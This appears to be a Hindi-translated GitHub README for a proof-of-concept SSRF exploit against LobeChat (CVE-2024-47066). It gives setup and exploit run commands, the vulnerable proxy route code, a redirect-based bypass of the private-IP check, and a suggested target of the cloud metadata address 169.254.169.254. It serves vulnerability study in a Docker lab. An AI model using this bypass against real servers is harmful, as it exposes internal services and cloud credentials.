 eqstlab/cve-2024-47066
Lobe Chat सर्वर-साइड रिक्वेस्ट फ़ॉर्जरी एक्सप्लॉइट

★ CVE-2024-47066 LobeChat SSRF PoC ★

CVE-2024-47066 : Lobe Chat एक ओपन-सोर्स आर्टिफिशियल इंटेलिजेंस चैट फ्रेमवर्क है। संस्करण 1.19.13 से पहले, src/app/api/proxy/route.ts में लागू सर्वर-साइड रिक्वेस्ट फॉर्जरी सुरक्षा रीडायरेक्ट पर विचार नहीं करती है और इसे बायपास किया जा सकता है जब हमलावर एक बाहरी दुर्भावनापूर्ण URL प्रदान करता है जो निजी नेटवर्क या लूपबैक पते जैसे आंतरिक संसाधनों पर रीडायरेक्ट करता है। संस्करण 1.19.13 में इस समस्या के लिए एक बेहतर फिक्स शामिल है।
रिपोर्टर: a1loy
https://github.com/user-attachments/assets/2c4a3be0-5732-48f5-a96c-d361fd914fec
git clone https://github.com/l8BL/CVE-2024-47066.git
cd CVE-2024-47066
cd docker
docker-compose up -d
(बाहरी) LodeChat --> SSRF ATTACK --> (आंतरिक) http://www.internal-service:4000
pip install -r requirements.txt
python3 CVE-2024-47066.py -v <URL_TO_EXPLOIT> -i <URL_TO_REQUEST>
python3 CVE-2024-47066.py -v http://localhost:3210 -i http://www.internal-service:4000
CVE-2024-47066
import { isPrivate } from 'ip';
import { NextResponse } from 'next/server';
import dns from 'node:dns';
import { promisify } from 'node:util';

const lookupAsync = promisify(dns.lookup);

export const runtime = 'nodejs';

/**
 * केवल एक प्रॉक्सी के लिए
 */
export const POST = async (req: Request) => {
  const url = new URL(await req.text());
  let address;

  try {
    const lookupResult = await lookupAsync(url.hostname);
    address = lookupResult.address;
  } catch (err) {
    console.error(`${url.hostname} DNS parser error:`, err);

    return NextResponse.json({ error: 'DNS parser error' }, { status: 504 });
  }

  const isInternalHost = isPrivate(address);

  if (isInternalHost)
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });

  const res = await fetch(url.toString());

  return new Response(res.body, { headers: res.headers });
};
पंक्ति 26 के नीचे, Redirect प्रतिक्रिया निर्धारित करने का कोई स्थान नहीं है। इसलिए, URL शॉर्टनर का उपयोग करते समय, आप आसानी से "isPrivate()" फ़ंक्शन को बायपास कर सकते हैं।
http://169.254.169.254 पर अनुरोध करें
यह रिपॉजिटरी CVE-2024-47066 के लिए SSRF एक्सप्लॉइट होने के लिए नहीं है। इस प्रोजेक्ट का उद्देश्य लोगों को इस भेद्यता के बारे में जानने में मदद करना है, और शायद उनके अपने एप्लिकेशन का परीक्षण करना है।
